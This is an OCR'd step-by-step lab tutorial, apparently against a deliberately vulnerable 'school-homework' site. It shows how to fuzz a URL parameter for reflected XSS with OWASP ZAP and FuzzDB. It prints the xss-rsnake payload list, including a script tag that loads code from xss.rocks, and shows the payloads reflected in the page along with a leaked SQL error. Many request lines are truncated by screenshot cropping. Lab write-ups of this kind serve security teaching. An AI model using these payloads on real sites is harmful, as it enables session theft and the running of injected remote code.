
Processed	Method	URI	Flags
●	GET	http://school-homework/printButton.png	
●	GET	http://school-homework/view.php?class=620&print=1	

Step 6: Highlight the parameter value which needs to be fuzzed



```
GET http://school-homework/view.php?class=820 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/
20100101 Firefox/71.0
Pragma: no-cache
Cache-Control: no-cache
Content-Length: 0
Referer: http://school-homework
Host: school-homework
Cookie: PHPSESSID=4hh3jbt2rl733076pih6to32q3
```

Click on the Add button.



```
GET http://school-homework/v
User-Agent: Mozilla/5.0 (Win
20100101 Firefox/71.0
Pragma: no-cache
Cache-Control: no-cache
Content-Length: 0
Referer: http://school-homew
Host: school-homework
Cookie: PHPSESSID=4hh3jbt2rl
```


Location: Header [42, 45]

Value: 820

Payloads:

☑ Remove Without Confirmation

Step 7: Click on the Add button and choose File Fuzzers from Type dropdown menu.



```
GET http://school-homew
User-Agent: Mozilla/5.0
20100101 Firefox/71.0
Pragma: no-cache
Cache-Control: no-cache
Content-Length: 0
Referer: http://school-
Host: school-homework
Cookie: PHPSESSID=4hh3j
```


Type: File Fuzzers

Files:

- □ Custom fuzzers
- □ dirbuster
- □ fuzzdb
- □ jbrofuzz

Payloads Preview:

Click on Fuzzdb drop-down and select attack




Type: File Fuzzers

Files:

```
GET http://target-1/vie
User-Agent: Mozilla/5.0
20100101 Firefox/71.0
Pragma: no-cache
Cache-Control: no-cache
Content-Length: 0
Referer: http://target-
Host: target-1
Cookie: PHPSESSID=miqdd
```

- □ Custom fuzzers
- □ dirbuster
- □ fuzzdb
  - □ attack
    - □ all-attacks
    - □ authentication
    - □ business-logic
    - □ control-chars
    - □ disclosure-directory
    - □ disclosure-localpaths

Scroll down and choose xss-rsnake.txt under XSS subsection.



Type: File Fuzzers

Files:


```
GET http://school-homew
User-Agent: Mozilla/5.0
20100101 Firefox/71.0
Pragma: no-cache
Cache-Control: no-cache
Content-Length: 0
Referer: http://school-
Host: school-homework
Cookie: PHPSESSID=4hh3j
```

- □ JHADDIX_XSS_WITH_CONTEXT.doc.txt
- □ XSSPolyglot.txt
- □ all-encodings-of-lt.txt
- □ default-javascript-event-attributes.txt
- □ html-event-attributes.txt
- □ xss-other.txt
- ☑ xss-rsnake.txt
- □ xss-uri.txt
- □ web-backdoors
- □ jbrofuzz

Payloads Preview:

```
xss-rsnake.txt
  1: <SCRIPT>alert('XSS');</SCRIPT>
  2: '';!--"<XSS>=&{()}
  3: <SCRIPT SRC=http://xss.rocks/xss.js></SCRIPT>
  4: <IMG SRC="javascript:alert('XSS');">
  5: <IMG SRC=javascript:alert('XSS')>
  6: <IMG SRC=JaVaScRiPt:alert('XSS')>
  7: <IMG SRC=javascript:alert(&quot;XSS&quot;)>
  8: <IMG SRC=`javascript:alert("RSnake says, 'XSS'")`>
  9: <IMG SRC=javascript:alert(String.fromCharCode(88,8
  10: SRC=&#10<IMG 6;&#97;&#118;&#97;&#115;&#99;&#114;&
  11: <IMG SRC=&#0000106&#0000097&#0000118&#0000097&#00
  12: <IMG SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69
  13: <IMG SRC="jav     ascript:alert('XSS');">
```

Click on the Add button.



```
GET http://school-homework/v
User-Agent: Mozilla/5.0 (Win
20100101 Firefox/71.0
Pragma: no-cache
Cache-Control: no-cache
Content-Length: 0
Referer: http://school-homew
Host: school-homework
Cookie: PHPSESSID=4hh3jbt2rl
```

Location: Header [42, 45]

Value: 820


Payloads:

#	Type	Description	# of Processors
1	File Fuzz...	xss-rsnak...	0

☑ Remove Without Confirmation

Processed	Met
●	GET
●	GET
●	POS

Step 8: Click on OK button



```
GET http://school-homework/view.php?class=820 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/
20100101 Firefox/71.0
Pragma: no-cache
Cache-Control: no-cache
Content-Length: 0
Referer: http://school-homework
Host: school-homework
Cookie: PHPSESSID=4hh3jbt2rl733076pih6to32q3
```


Fuzz Locations:

L...	Val...	# of...	# of ...
He...	820	76	0

☑ Remove Without Confirmation

Processed	Met
●	GET
●	GET
●	POS
●	GET
●	GET

Select the “Start Fuzzer” option.



```
HTTP/1.1 200 OK
Date: Mon, 21 Sep 2020 07:18:28 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.26
Vary: Accept-Encoding
Content-Length: 956
Content-Type: text/html
```

```
<link rel="stylesheet" type="text/css" href="std.css" /></head><IMG SRC="logo.gif" alt="MSHW Page Logo" width="370" height="100"><div id=
menu>
<A HREF='http://school-homework/index.php'>Student Index</A>
<br><A HREF='http://school-homework/class.php'>Classes</A><br>
<A HREF='http://school-homework/subject.php'>Subjects</A><br>
<A HREF='http://school-homework/post/get_hw.php'>Teacher Interface</A>
</div><H1>Welcome to the HWPage System!</H1>
<div id=content><TITLE>MSHWPage -- View Homework</TITLE>
<h2>Homework for  as of Sep 21 7:18:28 UTC 2020:</h2>
<a href='view.php?print=1&&class=<SCRIPT>alert('XSS');</SCRIPT>'><IMG SRC='printButton.png'> Printable Version</a><h3>Homework due today or
```


Progress: 0: HTTP - http://school-..w.php?class=820

Messages Sent: 75   Errors: 1   Show Errors

Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
0	Original	200	OK	4 ms	195 bytes	741 bytes			
1	Fuzzed	200	OK	17 ms	195 bytes	956 bytes		Reflected	<SCRIPT>alert('XS...
2	Fuzzed	200	OK	12 ms	195 bytes	939 bytes			";!--"<XSS>=&{()}
3	Fuzzed	200	OK	9 ms	195 bytes	971 bytes		Reflected	<SCRIPT SRC=htt...
4	Fuzzed	200	OK	5 ms	195 bytes	962 bytes		Reflected	<IMG SRC="javasc

The fuzzer returned many results which also includes false positives

Step 9: Right-click on the request and choose “Open URL in system browser”.



```
HTTP/1.1 200 OK
Date: Mon, 21 Sep 2020 07:18:28 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.26
Vary: Accept-Encoding
Content-Length: 956
Content-Type: text/html
```


```
<link rel="stylesheet" type="text/css" href="std.css" /></head><IMG SRC="logo.gif" alt="MSHW Page Logo" width="370" height="100"><
menu>
<A HREF='http://school-homework/index.php'>Student Index</A>
<br><A HREF='http://school-homework/class.php'>Classes</A><br>
REF='http://school-homework/subject.php'>Subjects</A><br>
REF='http://school-homework/post/get_hw.php'>Teacher Interface</A>
v><H1>Welcome to the HWPage System!</H1>
 id=content><TITLE>MSHWPage -- View Homework</TITLE>
Homework for  as of Sep 21 7:18:28 UTC 2020:</h2>
ref='view.php?print=1&&class=<SCRIPT>alert('XSS');</SCRIPT>'><IMG SRC='printButton.png'> Printable Version</a><h3>Homework due
```

Progress: 0: HTTP - http

Messages Sent: 75   Errors: 1   Sho

Task ID	Message Type	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
0	Original	4 ms	195 bytes	741 bytes			
1	Fuzzed	17 ms	195 bytes	956 bytes		Reflected	<SCRIPT
2	Fuzzed	12 ms	195 bytes	939 bytes			";!--"<XS
3	Fuzzed	9 ms	195 bytes	971 bytes		Reflected	<SCRIPT
4	Fuzzed	5 ms	195 bytes	962 bytes		Reflected	<IMG SR
5	Fuzzed	11 ms	195 bytes	959 bytes		Reflected	<IMG SR

Firefox will open the website with the malicious payload taken from FuzzDb Dictionary.



school-homework/view.php?class=<SCRIPT>alert('XSS');</SCRIPT>

MSHW Page

Welcome to the HWPage System!

XSS

Homework for as of Sep 21 7:20:04

Homework due today or later:

Query failed : You have an error in your SQL syntax; che r MySQL server version for the right syntax to use near '

In this manner, FuzzDB increases the testing capability of OWASP Zap.

Learnings

Perform dynamic code analysis with OWASP ZAP and FuzzDB dictionary.